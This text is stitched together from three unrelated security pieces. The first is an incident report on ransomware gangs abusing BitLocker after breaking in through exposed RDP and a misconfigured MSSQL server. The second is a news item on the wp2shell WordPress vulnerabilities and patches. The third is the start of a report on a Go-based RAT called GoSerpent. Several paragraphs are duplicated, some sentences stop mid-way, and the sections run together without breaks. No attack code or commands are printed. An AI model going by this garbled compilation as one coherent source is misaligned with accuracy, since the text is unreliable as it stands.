
In both cases, the affected users initially noticed a padlock icon next to their drives in Windows Explorer. This indicated that the drive was encrypted with BitLocker, blocking access to its contents.
Drive icon indicating that the drive is locked

A recovery key was required to unlock the drive.
Attempt to access the disk’s contents and the prompt for the BitLocker recovery key
This is not the first time we have seen such threats; a few years ago, our team discovered a threat known as ShrinkLocker, which utilized BitLocker to achieve its goals.
First case: abusing RDP to encrypt data
One of the incidents occurred in Colombia in June. The attackers exploited an internet-exposed RDP service on a machine connected to an 8 TB storage device containing mission-critical data. After taking control of the system and manipulating user credentials, the attackers enabled BitLocker exclusively on the drive that primarily stored financial data. Once the encryption was complete, they locked the drive and used the company’s printers to produce ransom notes.
Ransomware note
Unfortunately, it was not possible to obtain evidence in the case due to the company’s rush to restore the encrypted disk. The communication with the attackers revealed a demand for just $3,000, and the company considered paying the ransom. After that, the system was restored before the forensic team could take any action, eliminating the evidence needed to assess the incident.
Attacker’s reply to the victim’s email sent to the address in the printed ransom note

This attack was made possible by an internet-facing remote desktop service (RDP) with additional open ports, which employees used to access corporate information. By exploiting this network exposure and misconfiguration, attackers breached the system, identified an additional drive, and leveraged BitLocker to encrypt the data and demand a ransom payment. Leaving RDP ports open without proper security controls jeopardizes the security of systems and information, as highlighted in the our “Global Report: Anatomy of a Cyber World“.
Exposed ports identified in the system in recent months
The company confirmed that, due to compatibility issues with applications required for operation, EPP (Endpoint Protection Platform) protection was disabled on the system, making it easier for attackers to validate, enumerate, and execute applications without revealing malicious activity to central monitoring systems.
Second case: meet the XEntry Team
In another incident, which occurred in Mexico in May, our team identified how the threat actor gained initial access to the infrastructure. They exploited a misconfigured MSSQL service. This allowed them to execute commands on the system after obtaining the database login credentials from code insecurely published on GitHub.
XEntry team attack

In this incident, the attack began three months prior to detection, with the intruder discovering and verifying their access to the environment. After confirming their access and privilege level within the MSSQL server settings, which extended beyond the DBMS to the underlying operating system, the attackers initially focused on manipulating certain aspects of the web server configuration on the same system. They lowered the server’s security settings and created web shell files in the publicly accessible folders. Many of these attempts to manipulate the service or create malicious files were contained by existing EPP security controls, but despite the alerts, the necessary investigation to address the activity was not conducted.
Commands executed when attempting to manipulate the web server
The attackers subsequently confirmed their ability to execute commands locally and set up their attack infrastructure to transmit data via a communications bridge. By exploiting the MSSQL service, they gained access to each of the organization’s internal systems.

The database engine used by the company was Microsoft SQL Server 2019.0150.2160.04, misconfigured to allow operating system сommand execution via the xp_cmdshell extended stored procedure.
Due to this misconfiguration of an internet-exposed service, the attackers established a channel capable of executing any type of command directed at the server and the local infrastructure within its scope.
Attack path

One of the main objectives was to identify shared systems and resources that provided access to critical information. Our analysis confirmed the attackers’ access to systems storing configuration parameters for networking, enterprise management, and cloud services, among others.
A subset of the critical information identified and collected by the attackers
In early May, the attackers focused on running additional scans and deploying ManageEngine’s Endpoint Central RMM (Remote Monitoring and Management) to establish persistence and begin the final stages of their intrusion.
Scanning and RMM deployment

Further RMM-type applications, such as Mesh Agent and Tactical RMM, were installed in the days that followed. These were used to deploy scheduled tasks responsible for enabling the BitLocker service and individually encrypting the infrastructure’s disks, generating a key for each encrypted system.
Commands executed through RMM tools to collect Bitlocker keys

Finally, in mid-May, the attackers managed to execute a Group Policy Object (GPO) used to deploy activation and encryption tasks, as well as other policies responsible for continued deployment of RMM applications via scheduled tasks. The activity initially targeted critical systems but later spread to every system synchronized with the domain controller. Users became aware of the attack when their machines displayed a blue screen with the message “Hacked by XEntry Team”, and their credentials stopped working to access their systems.

A few hours later, ransom notes began emerging from office printers.
Ransom note printed by the XEntry team
These cases confirm that adversary’s objective is to gain access to infrastructure while avoiding investment in or partnership with ransomware groups. Instead, they leverage built-in Microsoft tools to facilitate data encryption and ransom payments. Monitoring and centralizing logs on protected resources, as well as promptly managing alerts, are critical to countering this type of intrusion.
Conclusions
Although the systems under review had security measures in place, there was a lack of proper alert management or inadequate decisions regarding application incompatibilities.
We strongly recommend configuring the Remote Desktop Protocol (RDP) in strict accordance with cybersecurity best practices to prevent unauthorized access. This is especially critical: according to our Global Report: Anatomy of a Cyber World, more than 13% of incidents are related to policy violations and configuration errors, confirming that misconfigurations continue to pose a significant risk.
Organizations should prioritize strict application control policies and active monitoring of network traffic for command-and-control (C2) communications. This is especially critical: according to the same report, more than 20% of incidents involved the abuse of RMM (Remote Monitoring and Management) tools for execution and C2 strategies. The fact that attackers used more than three distinct tools to gain control during a single incident further underscores the urgent need for these measures.
Some questions remain unanswered due to a lack of evidence and a hasty system restoration effort that bypassed critical stages of the incident response process. It is important to ensure an adequate incident response procedure, preserving evidence to confirm all related activities, and adjusting or proposing controls to prevent future incidents involving similar TTPs.
Although the ransom notes do not reveal a clear connection between the actors, certain words used in the messages, as well as the method of delivery and communication, may confirm a link:
“As a guarantee, we have no negative online reviews about non-fulfillment of our obligations…” (Ransom note from the first case)
“Our reputation is the guarantee that all content will be fulfilled…” (Ransom note from the second case)
Public exploits are now available for two critical WordPress flaws that attackers can chain to gain remote code execution without authentication.
Public proof-of-concept exploits are now available for the critical wp2shell vulnerabilities affecting WordPress Core. The flaws, tracked as CVE-2026-63030 and CVE-2026-60137, can be chained to achieve pre-authentication remote code execution on default WordPress installations running versions 6.9.x and 7.0.x.
CVE-2026-63030 is a REST API batch
Public exploits are now available for two critical WordPress flaws that attackers can chain to gain remote code execution without authentication.
Public proof-of-concept exploits are now available for the critical wp2shell vulnerabilities affecting WordPress Core. The flaws, tracked as CVE-2026-63030 and CVE-2026-60137, can be chained to achieve pre-authentication remote code execution on default WordPress installations running versions 6.9.x and 7.0.x.
CVE-2026-63030 is a REST API batch-route confusion bug introduced in WordPress 6.9. CVE-2026-60137 is a high-severity SQL injection flaw in the author__not_in parameter of WP_Query, affecting.
“The 7.0.2 security release addresses one critical and one high severity security issue.” reads the WordPress announcement.
“Because this is a security release, it is recommended that you update your sites immediately. Due to the severity, the WordPress.org team have enabled forced updates via the auto-update system for sites running affected versions.”
Cybersecurity researchers at Searchlight Cyber discovered the flaws that can allow remote attackers to compromise vulnerable sites without valid credentials, making immediate patching essential.
“Searchlight Cyber’s security research team has discovered a pre-authentication RCE in WordPress Core. The attack has no preconditions and can be exploited by an anonymous user in a stock install of WordPress with no plugins.” reads the advisory. “It is estimated that over 500 million websites use WordPress.”
Researchers withheld technical details to give organizations time to patch, but released an online tool to help administrators check whether their WordPress instances are vulnerable.
Searchlight Cyber’s security research team estimated that over 500 million websites use WordPress. They are releasing a checker so admins can determine whether their instance is vulnerable.
WordPress has enabled forced automatic security updates for affected supported versions because of the severity of the flaws. The full RCE exploit chain affects WordPress versions 6.9.0–6.9.4 and 7.0.0–7.0.1, according to WordPress security advisories.
Site owners should update immediately to WordPress 7.0.2 or 6.9.5, which prevent the exploitation of the wp2shell attack chain.
If patching is not possible, administrators can temporarily reduce risk by blocking anonymous access to the REST API batch endpoint through a security plugin or WAF rules targeting /wp-json/batch/v1 and ?rest_route=/batch/v1.
Searchlight states that these measures are only temporary and may affect legitimate site functions, so updating remains the preferred solution.
Introduction
In February 2026, we discovered a set of malicious activities that had been ongoing since late 2025. These activities involved a RAT module written in Go with proxy capabilities, which served as the main stage of the attack. The attack targeted government and diplomatic entities in Southeast Asia and showed a level of sophistication that caught our attention.
During the attack, the main malware, dubbed GoSerpent, received an encrypted argument and started communicating with a remote
In February 2026, we discovered a set of malicious activities that had been ongoing since late 2025. These activities involved a RAT module written in Go with proxy capabilities, which served as the main stage of the attack. The attack targeted government and diplomatic entities in Southeast Asia and showed a level of sophistication that caught our attention.
During the attack, the main malware, dubbed GoSerpent, received an encrypted argument and started communicating with a remote server. It was also used to deploy further malicious tools to collect sensitive data and dump credentials on the system.
Monitoring the activities of this threat actor revealed that in May 2026, they came back with an evolved set of malicious tools: a new RAT and proxy tool, Stowaway, which resembled the initial malware, as well as an additional stealthy tool to exfiltrate sensitive data collected in the previous few months through network shares.
